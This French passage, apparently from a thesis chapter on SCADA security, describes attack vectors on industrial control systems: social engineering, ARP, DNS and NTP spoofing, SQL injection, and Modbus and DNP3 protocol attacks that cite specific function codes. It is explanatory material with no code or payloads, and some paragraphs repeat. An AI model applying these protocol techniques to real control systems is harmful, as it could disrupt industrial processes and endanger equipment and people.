Un vecteur d'attaque est une séquence ou une combinaison d'actions, de techniques ou d'exploits utilisés par un attaquant pour cibler un système, un réseau, une application ou toute autre entité dans le but de compromettre sa sécurité. Les vecteurs d'attaque sont utilisés pour exploiter les vulnérabilités ou les faiblesses présentes dans le système cible.
L'objectif de l'attaquant est de prendre le contrôle d'un ou plusieurs systèmes pour corrompre ou manipuler le processus critique. Pour atteindre l'objectif de l'attaquant, ce dernier est amené à réaliser des attaques. La définition d'une attaque dans [43] est :

- L'exploitation de vulnérabilités connues ou inconnues d'un logiciel, d'un matériel informatique ou d'une implémentation de protocole pour modifier des données ou des informations.

- Violation de la confidentialité des données en transit, en stockage et en cours de traitement.

- Modification non autorisée de données en transit, de données stockées et du processus.

- Fabrication d'informations et de données utilisées pour les processus du système.

- Accès non autorisé à des équipements ou des systèmes.

- Modification non autorisée des processus, des protocoles ou de la logique du système.

Les attaques peuvent être classées en deux catégories : non ciblées et ciblées. Les attaques ciblées sont conçues pour compromettre un système spécifique, tandis que les attaques non ciblées visent à exploiter tout système vulnérable. Il existe plusieurs vecteurs d'attaque pour les systèmes SCADA, tels que les attaques physiques, les attaques logicielles et les attaques de communications[44]. Les auteurs dans [20] [43] ont proposé différentes classifications pour les cyber-attaques, mais un cadre commun comprend généralement les attaques traditionnelles, les attaques spécifiques au protocole, les attaques basées sur la configuration et les attaques de contrôle de processus.

B.1 Attaques traditionnelles basées sur les technologies de l'information :

Les attaques traditionnelles basées sur les technologies de l'information sont des attaques qui visent à manipuler ou exploiter des services de technologie de l'information ou des applications réseau qui sont basés sur le modèle d'interconnexion des systèmes ouverts(Open Systems Interconnection (OSI)) pour leur conception et leur mise en œuvre. Ces attaques peuvent également être considérées comme la manipulation ou l'exploitation de protocoles qui font partie de la suite IP. Elles sont considérées comme une préoccupation majeure pour les systèmes d'infrastructures critiques en raison de multiples attaques existantes et de la dépendance des protocoles d'automatisation envers la suite IP sous-jacente. Les attaques peuvent cibler des services tels que Address Resolution Protocol (ARP), DNS, Network Time Protocol (NTP), Dynamic Host Configuration Protocol (DHCP) et Internet Control Message Protocol (ICMP), et peuvent être utilisées pour manipuler des fonctionnalités critiques et pour lancer des attaques plus larges [43].

B.1.1 Attaques exploitant le facteur humain "Ingénierie sociale"

L'un des maillons les plus faibles de la sécurité des systèmes d'information réside dans l'aspect humain. En plus des erreurs humaines, qu'elles soient involontaires (négligence) ou intentionnelles (non-respect délibéré des règles), les utilisateurs peuvent être victimes de techniques d'ingénierie sociale.

Une attaque ciblée est généralement bien planifiée et exécutée avec l'objectif de dérober des informations confidentielles ou d'accéder à un système de manière non autorisée. Les attaquants peuvent utiliser différentes techniques pour atteindre leur objectif, telles que l'ingénierie sociale, qui consiste à obtenir des informations confidentielles non autorisées et éventuellement un accès physique non autorisé, en manipulant les gens. Les escrocs utilisent ces techniques depuis très longtemps. L'ingénierie sociale s'appuie sur les comportements, les habitudes, les manières et la nature humaine de base (bonne et mauvaise). Elle consiste aussi souvent à exploiter la nature et la culture des organisations et de certains individus [45].
Ces méthodes reposent sur le mensonge, les fausses déclarations, le chantage ou la cupidité. Par exemple, un attaquant peut se faire passer pour un utilisateur autorisé et contacter un administrateur système afin de lui demander un nouveau mot de passe. Une autre stratégie couramment utilisée consiste à se faire passer pour un membre du personnel d'un fournisseur nécessitant un accès temporaire pour une maintenance d'urgence.

Ces techniques exploitent également largement les escroqueries par hameçonnage, visant à profiter de la "naïveté" des utilisateurs pour obtenir leurs informations d'identification.
On distingue deux types de phishing : le phishing de masse, qui utilise des e-mails génériques, et le spear phishing, qui est réalisé après une enquête préalable sur la cible et l'entreprise, rendant cette attaque beaucoup plus difficile à détecter.

Voici quelques exemples d'attaques :
Réception d'un e-mail utilisant le logo et les couleurs de l'entreprise. Demande d'exécuter une opération telle que la mise à jour de données personnelles ou la confirmation du mot de passe. Connexion à un faux site web identique à celui de l'entreprise et contrôlé par l'attaquant. Récupération par l'attaquant des identifiants/mots de passe (ou toute autre donnée sensible) saisis par le client sur un faux site.

B.1.2 L'homme du milieu MITM (MAN IN THE MIDLE) utilisant l'empoisonnement du protocole de résolution d'adresse (ARP)

Le protocole ARP est utilisé pour mapper les adresses IP aux adresses MAC dans un réseau local. Les dispositifs disposent d'une table de consultation ARP dans laquelle ils peuvent consulter les associations d'adresses IP et MAC pour les autres dispositifs du réseau. Lorsqu'un paquet IP est envoyé à partir d'un dispositif, il utilise la table ARP pour trouver l'adresse MAC associée à l'adresse IP de destination. Si l'adresse MAC est trouvée, le paquet est envoyé avec l'en-tête qui inclut cette information. Si l'adresse MAC n'est pas trouvée dans la table ARP, le dispositif envoie une demande ARP pour obtenir l'adresse MAC correspondante.

Cependant, cela peut être exploité en effectuant un empoisonnement ARP. L'attaquant espionne les requêtes ARP et modifie les adresses MAC associées aux adresses IP dans la table de consultation ARP de la victime, de sorte que l'adresse IP de la victime soit associée à l'adresse MAC de l'attaquant dans la table ARP. En conséquence, tout le trafic destiné à l'une des victimes sera transmis directement à l'attaquant, ce qui lui permet de devenir un Man in the Middle (MITM). Cette technique d'empoisonnement ARP peut être utilisée pour intercepter et altérer les communications en réseau.

B.1.3 Empoisonnement du service de nom de domaine DNS

L'utilisation principale du protocole DNS (Domain Name Service) est la résolution de noms de dispositifs ou de services avec une adresse IP. Les services DNS peuvent être décrits comme

une partie essentielle de l'Internet, mais peuvent également servir à des réseaux internes plus importants, tels que les réseaux d'infrastructures critiques. Un dispositif de contrôle d'automatisation peut être configuré comme un client DNS, dans lequel le dispositif se verra attribuer un nom de domaine. Par exemple, un PLC esclave connecté à une pompe à eau pour réservoir, peut se voir attribuer le nom de domaine "pump.watertank1.slave", le maître SCADA est capable de demander des données à la pompe via le PLC. Le système SCADA utilisé sur l'appareil maître et le PLC utiliserait une requête DNS pour demander au serveur DNS l'adresse IP de l'appareil esclave. Le maître ou l'IHM peut demander l'adresse IP de l'esclave et placer la valeur de la réponse du serveur dans son cache DNS. De telles demandes DNS sont faites par l'utilisation du protocole DNS qui utilise le protocole User Datagram Protocol (UDP) de la suite IP pour acheminer la demande DNS.

Le DNS spoofing peut être considéré comme une attaque importante contre les dispositifs en réseau qui s'appuient sur les noms de domaine pour accéder aux informations. Voici une description de la séquence d'événements qui peuvent se produire lors d'une attaque de DNS spoofing sur un réseau d'infrastructure critique :

- La demande de l'IHM (hmi.tank.master) : L'IHM envoie une requête au serveur DNS pour obtenir l'adresse IP associée à pump.tank.slave.

- Usurpation de la réponse DNS : Un attaquant qui dispose d'un mécanisme d'écoute intercepte la requête DNS et renvoie une réponse falsifiée indiquant que pump.tank.slave a été attribué l'adresse IP 10.0.2.3.

- Rejet de la réponse légitime du serveur DNS : La réponse légitime du serveur DNS est ignorée par l'IHM car elle est remplacée par la réponse falsifiée de l'attaquant.

- Connexion à la fausse pompe : L'IHM considère maintenant l'adresse IP 10.0.2.3 comme étant légitime et établit une connexion TCP avec la fausse pompe.

- Attaque MITM : La fausse pompe peut avoir connaissance de pump.tank.slave et réaliser une attaque man-in-the-middle (MITM). Cela signifie qu'elle peut intercepter et manipuler les données qui circulent entre l'IHM et la véritable pompe.

B.1.4 Attaque spoofing de NTP

Le protocole de temps réseau NTP est un protocole conçu pour synchroniser les services d'horloge sur les dispositifs en réseau sur les réseaux IP. De tels protocoles réseau peuvent être déployés au sein de systèmes d'infrastructures critiques afin de synchroniser le temps entre les dispositifs d'automatisation. Ces dispositifs d'automatisation peuvent inclure des IHM, des RTU, des MTU, des IED et des PLC. Tout comme le protocole DNS, le protocole NTP nécessite une seule demande du client par le biais d'un paquet UDP pour synchroniser l'heure. La réponse du serveur NTP contient : l'heure d'arrivée de la demande du serveur, l'heure actuelle et l'heure de la réponse du serveur. Cette réponse sera également superposée dans un paquet UDP. La réponse du serveur NTP sera traitée par le client et l'heure actuelle sera mise à jour dans l'horloge du client. La majorité des messages échangés au sein des systèmes d'infrastructures critiques sont critiques en termes de temps. Des services comme NTP sont utilisés pour garantir l'exactitude de l'heure entre tous les équipements d'un réseau d'infrastructures critiques.

Comme les systèmes d'infrastructures critiques dépendent fortement du temps, les services de temps tels que NTP peuvent être la cible d'attaques. Très semblables aux services DNS, les services NTP sont également vulnérables aux attaques spoofing d'altération du temps, un attaquant sur le réseau peut écouter le trafic du réseau et attendre qu'un dispositif client produise une demande de temps. Le scenario d'attaque se déroule comme suit :

- L'IHM (hmi.tank.master) envoie une requête NTP au serveur NTP pour obtenir une mise à jour de l'heure.

- Dans la séquence b, l'attaquant envoie une réponse NTP frauduleuse via UDP.

- L'IHM accepte la réponse de l'attaquant et rejette la réponse légitime du serveur NTP reçue à la séquence c.

- À la séquence d, l'IHM communique avec la pompe (pump.tank.slave), mais en raison de la désynchronisation des horloges, la pompe esclave coupe la connexion avec l'IHM. Cela peut être le cas car le message est considéré comme périmé en raison de l'heure erronée.

B.2 Attaques physique (cyberattaques sur le matériel) :

Le système SCADA est un système centralisé qui surveille et contrôle des processus industriels. Il est composé de logiciels exécutant sur du matériel, collectant des données du processus

ou envoyant des commandes de contrôle. Les RTU ou PLC effectuent automatiquement la plupart des activités de contrôle. Le débit d'eau dans une centrale hydroélectrique, par exemple, peut être ajusté en temps réel en fonction des besoins.

Un attaquant accédant à l'emplacement physique du SCADA de manière non autorisée peut facilement endommager et modifier la procédure opérationnelle du système. En particulier, l'attaquant peut modifier certaines valeurs clés du système et cette attaque peut causer de graves dommages. À cet égard, la sécurité physique est le principal défi pour prévenir les attaques sur les systèmes SCADA, car un attaquant accédant à l'emplacement physique peut facilement altérer les processus opérationnels. La sécurité physique et le contrôle d'accès doivent être sérieusement considérés. Le ver Stuxnet vu précédemment un exemple bien connu de ce type de cyberattaque visant l'infrastructure critique d'une centrale électrique. Comme dans cette méthode d'attaque, le ver se cache avec succès ou agit comme une action légale sur le système pendant qu'il exécute ses fonctions malveillantes [44].

B.3 Cyberattaques sur les logiciels :

En général, la surveillance et le contrôle des systèmes SCADA s'effectuent par le biais de services logiciels spéciaux. Ceux-ci comprennent des modules d'interface homme-machine (IHM) et peuvent être considérés comme les composants les plus importants des systèmes SCADA. Le logiciel fonctionne sur le serveur central et permet à l'opérateur de surveiller et de contrôler les paramètres du système SCADA via une interface graphique. Ainsi, une cyber-attaque contre ce logiciel pourrait prendre le contrôle de l'ensemble du système SCADA, ce qui pourrait entraîner de graves risques.
Les attaques contre le logiciel des systèmes SCADA peuvent être classées de plusieurs façons, dont certaines sont détaillées ci-dessous [44].

B.3.1 Conception et mise en œuvre du code source :

Un codage sécurisé est nécessaire pour minimiser les vulnérabilités des applications et services SCADA. Les vulnérabilités des logiciels peuvent être exploitées à des fins malveillantes, ce qui rend le système SCADA vulnérable aux attaques. Les administrateurs du système doivent donc hésiter à apporter des modifications après la configuration initiale.

Les examens de logiciels et les études d'ingénierie inverse montrent que les logiciels SCADA ne sont pas toujours un concept sûr. Les trois principales vulnérabilités observées sont la validation

des entrées, l'authentification et le contrôle d'accès. Il a également été compris que l'exécution de code à distance provoque des fonctions dangereuses dans la plupart des vulnérabilités. Les logiciels SCADA peuvent être volumineux, complexes et obsolètes. Bien que les opérations SCADA puissent nécessiter une haute disponibilité, les scénarios de mise à jour peuvent être complexes. Contrairement aux normes des modèles de logiciels informatiques prêts à l'emploi, les coûts de mise à jour de la sécurité, le support et la maintenance sont traditionnellement transférés à son utilisateur. La publication des vulnérabilités des produits SCADA est une nouvelle exigence pour la sécurité des SCADA. Les fabricants de SCADA peuvent trouver dans ces publications les modifications de code et les modifications de code associées.

Les examens de logiciels et les études d'ingénierie inverse montrent que ces systèmes ne sont pas toujours sûrs en raison de diverses vulnérabilités. Les trois principales vulnérabilités observées sont la validation des entrées, l'authentification et le contrôle d'accès. La validation des entrées signifie que les données entrées dans le système sont correctes et valides. Si cela n'est pas fait correctement, les entrées peuvent être falsifiées et causer des problèmes. L'authentification s'assure que seuls les utilisateurs autorisés peuvent accéder au système et effectuer des actions. Si l'authentification n'est pas sécurisée, les utilisateurs non autorisés peuvent accéder au système et causer des problèmes. Le contrôle d'accès contrôle les actions que les utilisateurs peuvent effectuer une fois qu'ils ont accédé au système. Si le contrôle d'accès est insuffisant, les utilisateurs peuvent effectuer des actions qui causent des problèmes.

L'exécution de code à distance peut également causer des problèmes de sécurité car elle permet à un utilisateur malveillant d'exécuter du code malveillant sur le système. Les logiciels SCADA peuvent également être volumineux, complexes et obsolètes, ce qui les rend plus difficiles à sécuriser.Les opérations SCADA nécessitent souvent une haute disponibilité, mais les mises à jour peuvent être complexes, car les scénarios de mise à jour peuvent affecter les processus industriels. Les coûts de mise à jour, de support et de maintenance sont souvent transférés à l'utilisateur, ce qui peut entraîner des problèmes de sécurité. La publication des vulnérabilités des produits SCADA est une nouvelle exigence pour améliorer la sécurité des systèmes SCADA. Les fabricants de SCADA peuvent utiliser ces informations pour apporter des modifications de code pour améliorer la sécurité de leurs produits.

Des ressources de code sécurisé peuvent être trouvées pour tous les types d'applications et de langages. Des informations sur toutes les vulnérabilités logicielles, y compris les erreurs de programmation SCADA bien connues, sont données dans la liste CWE (Common Weakness Enumeration).

B.3.2 Débordement de mémoire tampon

Le dépassement de tampon est une vulnérabilité informatique qui se produit lorsqu'une application ou un système écrit plus de données dans la mémoire tampon (ou buffer) que l'espace qui lui est alloué. Cela peut entraîner la modification de la mémoire contiguë et le fonctionnement incorrect de l'application ou du système. Les systèmes SCADA sont particulièrement vulnérables aux dépassements de tampon en raison de leur utilisation fréquente dans les applications de trafic réseau et les protocoles de communication.

Les dépassements de tampon peuvent être causés par des erreurs dans les programmes qui n'effectuent pas une validation adéquate des entrées. Par exemple, un développeur peut allouer un champ de mémoire de 1024 octets pour un nom d'utilisateur et ne pas vérifier si la longueur de ce nom dépasse ce nombre d'octets. Si cela est le cas, un attaquant peut tenter de découvrir des entrées supérieures à 1024 caractères pour provoquer un dépassement de tampon et s'introduire dans le système.

Pour éviter les dépassements de tampon, il est important de valider toutes les entrées pour s'assurer qu'elles ne dépassent pas la taille de mémoire allouée. Il est également important de mettre en œuvre des techniques de sécurité telles que les protections mémoire, les canaries de tampon et les protections d'exécution, pour empêcher les attaques malveillantes. Enfin, il est essentiel de tenir à jour les logiciels et les systèmes pour corriger les vulnérabilités connues.

B.3.3 Injection SQL

L'injection SQL est une technique d'attaque qui consiste à injecter des requêtes SQL malveillantes dans une application qui n'a pas correctement filtré les entrées de l'utilisateur. Cela peut compromettre l'intégrité de la base de données et permettre à l'attaquant de contrôler le serveur SQL (historien SCADA). Cela se produit lorsque les entrées utilisateur ne sont pas correctement filtrées ou insuffisamment filtrées et ne garantissent pas l'intégrité des caractères spéciaux utilisés dans les requêtes SQL. Si un attaquant peut injecter un caractère de données malveillant dans une requête SQL, il peut accéder de manière aléatoire en lecture/écriture à la base de données. Les requêtes SQL peuvent également être utilisées pour la sécurité, telles que l'authentification, et les attaquants peuvent modifier la logique de ces requêtes pour contourner la sécurité. Les vulnérabilités d'injection SQL se trouvent souvent dans les applications client (souvent web) et sont exploitées en envoyant des commandes SQL vers la base de données. Même si les autres connexions au pare-feu sont bloquées, une attaque réussie peut permettre à l'attaquant de contrôler le serveur SQL sur un réseau sécurisé.

Les attaques mentionnées ci-dessus peuvent affecter aussi bien les ordinateurs conventionnels que les systèmes SCADA. En outre, les attaques peuvent se propager des ordinateurs conventionnels aux systèmes SCADA et vice versa. En ce qui concerne les protocoles de communication, presque tous les protocoles énumérés dans la section précédente peuvent être affectés par ces attaques. Plus précisément, l'attaque DoS fonctionne à la fois au niveau de la couche réseau et de la couche application, ce qui signifie que les protocoles qui sont basés sur ces couches sont vulnérables. L'attaque MITM peut également affecter tous les protocoles, car elle fonctionne dans la couche réseau, de sorte qu'un adversaire peut se faire passer pour un contrôleur et envoyer des messages aux appareils de terrain, ce qui peut entraîner la destruction de l'équipement. Les virus, les chevaux de Troie et les vers fonctionnent au niveau de la couche application et visent généralement les ordinateurs conventionnels. Toutefois, certains dispositifs SCADA de haut niveau peuvent être affectés par ces attaques.

B.4 Attaque exploitant une faille zero-day

Une attaque zero-day est une méthode d'attaque qui exploite des vulnérabilités logicielles non corrigées ou encore inconnues du grand public. Ce type d'attaque vise fréquemment des failles connues des pirates, mais qui n'ont pas encore été réparées.

Les vulnérabilités logicielles peuvent être découvertes par des pirates, des entreprises spécialisées en sécurité, des chercheurs, des services de renseignement gouvernementaux, les éditeurs de logiciels eux-mêmes, voire même les utilisateurs. Lorsqu'un pirate découvre une telle vulnérabilité, il peut l'utiliser pour réaliser une attaque, également appelée "exploit". Celui-ci est gardé secret aussi longtemps que possible, et peut même être vendu sur le marché noir de la cybercriminalité.

B.5 Attaques spécifiques aux protocoles :

Dans cette section, nous décrivons les différentes attaques sur les protocoles industriels les plus couramment utilisés dans les systèmes SCADA que nous avons identifiées dans [20] [21].

B.5.1 Attaques Modbus Serial

Toutes les attaques sur Modbus Serial nécessitent l'utilisation d'un renifleur de protocole Modbus et d'un générateur de messages, ainsi qu'une connectivité à l'appareil maître ou à un lien de communication série. Elles impliquent l'envoi d'un ou plusieurs messages Modbus fabriqués

avec des valeurs de codes de fonctions et/ou de codes de sous-fonctions (paramètres) spéciaux. Les attaques Modbus Serial ont un impact sur les actifs du système de contrôle de différentes manières. Les attaques sur la confidentialité impliquent la lecture des messages Modbus ou l'obtention des données de configuration des dispositifs esclaves. Les attaques sur l'intégrité impliquent l'insertion de données erronées ou la reconfiguration des dispositifs esclaves. Les attaques sur la disponibilité entraînent la perte de fonctionnalités clés (par exemple, la capacité de lire ou de produire des messages Modbus), le redémarrage ou le crash des dispositifs esclaves. Nous discutons trois attaques Modbus Serial plus en détail [20].

- Réinitialisation du registre de diagnostic : L'attaque de réinitialisation du registre de diagnostic Modbus envoie un message Modbus avec le code de fonction 08 et le code de sous-fonction 0A, ce qui efface tous les compteurs et le registre de diagnostic du dispositif cible. Cette attaque peut affecter la configuration du dispositif cible et avoir un impact sur les opérations de diagnostic, mais n'affecte pas la fonctionnalité de contrôle et de communication du système.

- Redémarrage à distance : L'attaque de redémarrage à distance est une attaque Modbus qui implique l'envoi d'un message Modbus avec le code de fonction 08 et le code de sous-fonction 01. Ce message entraîne le redémarrage du dispositif esclave adressé et l'exécution de son test de mise sous tension. Cette attaque peut rendre le dispositif esclave inopérant si elle est effectuée à plusieurs reprises. Elle peut avoir un impact sur la disponibilité du système de contrôle et perturber les opérations.

- Reconnaissance d'esclave : La reconnaissance d'esclave est une attaque de confidentialité sur le protocole Modbus. Elle consiste à envoyer un message Modbus avec le code de fonction 17 pour obtenir des informations d'état du dispositif cible (esclave). Cette attaque vise à collecter des informations sur l'environnement de contrôle industriel pour une utilisation ultérieure dans des attaques plus avancées.

B.5.2 Attaques uniquement sur Modbus TCP

Modbus TCP est un protocole de communication industriel utilisé pour la communication entre des équipements de contrôle de processus et des systèmes de contrôle. Comme tout protocole de communication, il est susceptible d'être la cible d'attaques informatiques. Voici une description détaillée de quelques-unes des attaques couramment associées à Modbus TCP [20] :

- Attaque TCP FIN Flood : Cette attaque envoie un paquet TCP usurpé avec le flag FIN

défini après un message Modbus légitime à un client Modbus (maître) ou un serveur (dispositif esclave), ce qui permet de fermer la connexion TCP. L'objectif de cette attaque est de perturber la communication entre les dispositifs, ce qui peut entraîner une interruption de l'application ou une perturbation du processus de contrôle.

– Épuisement du pool TCP : La spécification Modbus TCP décrit deux classes de pools de connexions : les pools de connexions prioritaires et les pools de connexions non prioritaires. L'attaque d'épuisement du pool TCP vise à épuiser les connexions dans ces pools, ce qui empêche un dispositif Modbus d'accepter de nouvelles connexions. L'attaquant peut ouvrir un grand nombre de connexions TCP avec un appareil en utilisant des adresses IP marquées correspondant aux connexions prioritaires et des adresses IP non marquées correspondant aux connexions non prioritaires. L'objectif est d'interrompre la communication et de perturber le processus de contrôle.

B.5.3 Attaques sur Modbus serial et TCP :

– Broadcast Message Spoofing : L'attaque Broadcast Message Spoofing dans les systèmes de contrôle industriels basés sur Modbus est un type d'attaque de sécurité qui peut compromettre la fiabilité des données dans un système. Dans cette attaque, un attaquant envoie de faux messages de diffusion à des dispositifs esclaves connectés à un système Modbus. Les messages peuvent inclure des instructions malveillantes ou des données erronées qui peuvent causer des dommages aux dispositifs cibles et aux processus contrôlés par ces dispositifs.

  L'attaque Broadcast Message Spoofing est difficile à détecter car les dispositifs esclaves ne renvoient pas de message de réponse au dispositif maître, ce qui rend la source de l'attaque difficile à identifier. Les conséquences potentielles de cette attaque peuvent inclure des dommages aux équipements, des perturbations dans les processus industriels, des temps d'arrêt non planifiés, des coûts élevés pour la réparation et la remise en état du système, et des conséquences potentiellement graves pour la sécurité des opérations industrielles.

– Reprise de la réponse de la ligne de base(rejue) : Cette attaque consiste à intercepter les communications entre un maître et un dispositif esclave dans un système Modbus, à enregistrer ces communications, puis à rejouer certains des messages enregistrés à des moments opportuns pour causer des dommages aux dispositifs cibles et aux processus contrôlés par ces dispositifs.

Cette attaque peut être dangereuse car elle peut compromettre la fiabilité des données dans un système et causer des perturbations dans les processus industriels.

– Contrôle direct de l'esclave : c'est une autre forme d'attaque courante dans les systèmes Modbus. Lors de ce type d'attaque, un attaquant peut prendre le contrôle direct d'un ou plusieurs dispositifs esclaves en verrouillant le maître. Cela peut se faire en injectant des paquets malveillants dans le réseau ou en utilisant une technique telle que le Spoofing d'adresse IP pour faire croire au dispositif esclave que l'attaquant est le véritable maître. Cette attaque peut entraîner des perturbations dans les processus industriels et une perte de confiance dans les systèmes de contrôle industriels.

– Balayage du réseau Modbus : Le balayage du réseau Modbus est une technique courante utilisée par les attaquants pour collecter des informations sur les dispositifs connectés à un réseau Modbus. Il implique l'envoi de messages "bénins" à toutes les adresses d'un réseau Modbus pour obtenir des informations sur les dispositifs esclave.
Les attaquants peuvent utiliser ces informations pour identifier les vulnérabilités dans les systèmes et planifier des attaques plus ciblées. Par exemple, ils peuvent utiliser des informations sur les modèles et les versions des dispositifs pour identifier les vulnérabilités connues et les exploiter pour accéder à des données sensibles ou interrompre le fonctionnement normal des systèmes.

– Reconnaissance passive : La reconnaissance passive est une forme d'attaque dans laquelle un attaquant lit passivement les messages Modbus ou le trafic réseau sans les intercepter ou les altérer. L'objectif de cette attaque est généralement de collecter des informations sur les systèmes et les dispositifs connectés à un réseau Modbus, y compris les adresses IP, les noms d'utilisateur et les mots de passe, les configurations du système, etc. Une fois que l'attaquant a collecté suffisamment d'informations, il peut planifier des attaques plus ciblées et plus néfastes, telles que les attaques de broadcast message spoofing ou de contrôle direct de l'esclave.

– Retard de réponse : Le retard de réponse est une forme d'attaque dans laquelle un attaquant retarde les messages de réponse en vue d'obtenir des informations périmées du dispositif esclave pour le maître. L'objectif de cette attaque est généralement de perturber le fonctionnement normal d'un système en affectant la qualité des informations reçues par le maître. Si le maître reçoit des informations obsolètes ou incomplètes, il peut prendre des décisions inappropriées qui peuvent entraîner une erreur ou un dysfonctionnement du

système.

- Rogue Interloper : L'attaque Rogue Interloper dans les systèmes de contrôle industriels basés sur Modbus est un type d'attaque de sécurité qui peut compromettre la confidentialité, l'intégrité et la disponibilité des données dans un système. Il s'agit d'une attaque MITM dans laquelle un attaquant introduit un dispositif dans la communication Modbus non protégée et peut lire, modifier ou même créer des messages Modbus à volonté.

  Cela peut se produire lorsqu'un attaquant parvient à pénétrer dans un réseau Modbus en exploitant des vulnérabilités de sécurité telles que des mots de passe faibles, des accès à distance non sécurisés, des protocoles de communication non cryptés, etc. Une fois que l'attaquant a accédé au réseau, il peut alors altérer les données transmises entre les dispositifs connectés, perturber la communication entre ces dispositifs ou même prendre le contrôle total de ces dispositifs.

  Cette attaque peut causer des dommages importants aux équipements et aux processus contrôlés par le système, ce qui peut avoir des conséquences graves pour la sécurité et la continuité des opérations industrielles. Par exemple, si un attaquant parvient à prendre le contrôle d'un système de contrôle de la température dans une usine, il peut entraîner une surchauffe ou un sur-refroidissement des équipements, ce qui peut endommager les équipements et affecter la production [20] [21].

B.5.4 Attaques sur DNP3 :

- Reconnaissance passive du réseau : La reconnaissance passive du réseau DNP3 consiste à surveiller et à analyser les messages DNP3 circulant sur un réseau de contrôle industriel, sans perturber le fonctionnement normal du système. L'objectif de cette attaque est d'obtenir des informations sur la topologie du réseau de contrôle, les fonctions des dispositifs et l'application de contrôle des dispositifs.

  L'attaquant peut accéder à la salle de contrôle ou à la sous-station pour capturer les messages DNP3 à l'aide d'outils tels que des analyseurs de protocoles ou des Sniffers. Une fois capturés, les messages peuvent être analysés pour déterminer les adresses IP et les numéros de port utilisés par les différents dispositifs, ainsi que les types de transactions DNP3 effectuées sur le réseau.

  Avec ces informations, l'attaquant peut élaborer une stratégie pour compromettre le système en utilisant d'autres techniques telles que l'injection de paquets malveillants, le spoofing d'adresse source, l'interception de données, etc.2) Reprise de la réponse de base : Un attaquant connaissant les schémas de trafic normaux de DNP3 simule les

réponses au maître tout en envoyant des messages fabriqués aux dispositifs de la station extérieure.

- MITM : L'attaque MITM (homme du milieu) consiste à installer un dispositif intermédiaire entre le maître et les stations extérieures dans un réseau DNP3. Cela permet à l'attaquant de lire, de modifier et de fabriquer des messages DNP3 et/ou du trafic réseau.
  En interceptant les messages entre le maître et les stations extérieures, l'attaquant peut altérer les informations qui circulent sur le réseau, ce qui peut entraîner des erreurs de contrôle des dispositifs industriels. En outre, l'attaquant peut également voler des informations sensibles telles que les codes d'authentification et les données confidentielles.

- Modification de la séquence de transport : L'attaque de modification de la séquence de transport consiste à altérer les numéros de séquence associés aux messages DNP3 fragmentés envoyés entre le maître et les stations extérieures.
  Le champ de séquence est utilisé pour garantir la livraison dans l'ordre des messages fragmentés. Lorsque des messages sont envoyés, le numéro de séquence s'incrémente pour chaque fragment, ce qui permet de prédire facilement la valeur suivante.
  Cependant, si un attaquant peut insérer des messages fabriqués dans une séquence de fragments, il peut injecter n'importe quelles données et/ou provoquer des erreurs de traitement. Cela peut entraîner des erreurs graves dans les contrôles industriels et les systèmes automatisés, ce qui peut avoir des conséquences potentiellement dangereuses pour la sécurité et l'intégrité du système.

- Attaque d'écriture hors station : Cette attaque consiste à envoyer un message DNP3 avec le code de fonction 2, qui permet d'écrire des objets de données dans une station extérieure. L'objectif de cette attaque est de corrompre les informations stockées dans la mémoire de la station cible, ce qui peut entraîner des erreurs ou des dépassements de capacité.
  L'attaque d'écriture hors station est une menace sérieuse pour la sécurité des systèmes de contrôle industriels, car elle peut potentiellement perturber les opérations de production, endommager les équipements ou même provoquer des incidents de sécurité.6) Clear Objects Attack Cette attaque envoie un message DNP3 avec le code de fonction 9 ou 10 pour geler et effacer les objets de données. L'attaque peut effacer des données critiques ou provoquer un dysfonctionnement ou une panne du dispositif de la station externe. Notez que l'attaque impliquant le code de fonction 10 est problématique car un message avec ce code de fonction ne nécessite pas d'accusé de réception.

– Réinitialisation des données de la station extérieure : Cette attaque consiste à envoyer un message DNP3 avec le code de fonction 15, qui permet de réinitialiser les données d'une station extérieure. L'objectif de cette attaque est de réinitialiser les informations stockées dans la mémoire de la station cible, ce qui peut entraîner la perte de données importantes et perturber les opérations de production. La réinitialisation des données de la station extérieure peut également être utilisée pour désactiver des dispositifs de sécurité, tels que les relais de protection, ce qui peut être dangereux pour la sécurité des équipements et des personnes.

– Attaque par capture de configuration : L'attaque par capture de configuration est une technique d'attaque pour compromettre les réseaux DNP3. Le but de cette attaque est d'intercepter et de modifier le fichier de configuration utilisé par une station extérieure ciblée.

  L'attaquant envoie un message avec le cinquième bit du deuxième octet de l'IIN activé, ce qui signifie que le fichier de configuration de la station extérieure est corrompu. Le maître DNP3, qui est en charge de la gestion des stations extérieures, répond en transmettant un nouveau fichier de configuration à la station extérieure ciblée. L'attaquant intercepte ce fichier de configuration et le modifie. Ensuite, l'attaquant peut télécharger ce fichier modifié vers la station extérieure ciblée.

  Cette attaque peut compromettre la sécurité du réseau en permettant à l'attaquant de modifier la configuration de la station extérieure, ce qui peut entraîner une perturbation ou une interruption du système. Par conséquent, il est important de mettre en place des mesures de sécurité pour protéger les réseaux DNP3 contre les attaques par capture de configuration.

– L'attaque de spoofing d'adresse source DNP3 : implique la falsification d'une adresse source dans les messages DNP3 envoyés par un attaquant pour faire croire que le message provient d'une source fiable. En utilisant cette technique, un attaquant peut injecter des messages malveillants dans le système et effectuer des actions malveillantes telles que la modification de la configuration, la réinitialisation des données, la lecture et l'écriture de données incorrectes, entre autres. Il est important de noter que cette attaque peut être facilement exécutée si les contrôles de sécurité sur les réseaux DNP3 sont insuffisants.

– L'injection de paquets malveillants DNP3 : implique la transmission de paquets malveillants sur un réseau DNP3 par un attaquant pour causer un dommage à un système ou à une infrastructure cible. Les paquets malveillants peuvent inclure des données

corrompues, des messages de contrôle erronés ou des paquets délibérément mal formés pour causer une erreur dans le traitement. Les conséquences potentielles de cette attaque incluent la modification des configurations, la perturbation du fonctionnement normal, la perte de données et la perturbation du système de contrôle industriel. Il est important de noter que pour prévenir cette attaque, il est nécessaire de mettre en place des mesures de sécurité telles que l'authentification de la source, la validation de la structure des paquets et la détection de la modification de données.

– Déréférencement de mémoire : Le déréférencement de mémoire est une forme d'attaque de déni de service (DoS) qui implique l'envoi d'un grand nombre de paquets malveillants ou mal formés à une station DNP3. Cela peut causer un débordement de mémoire et un crash du système, rendant la station inaccessible et potentiellement inutilisable. Cette attaque peut également être utilisée pour perturber le fonctionnement normal du système et compromettre la sécurité des données.

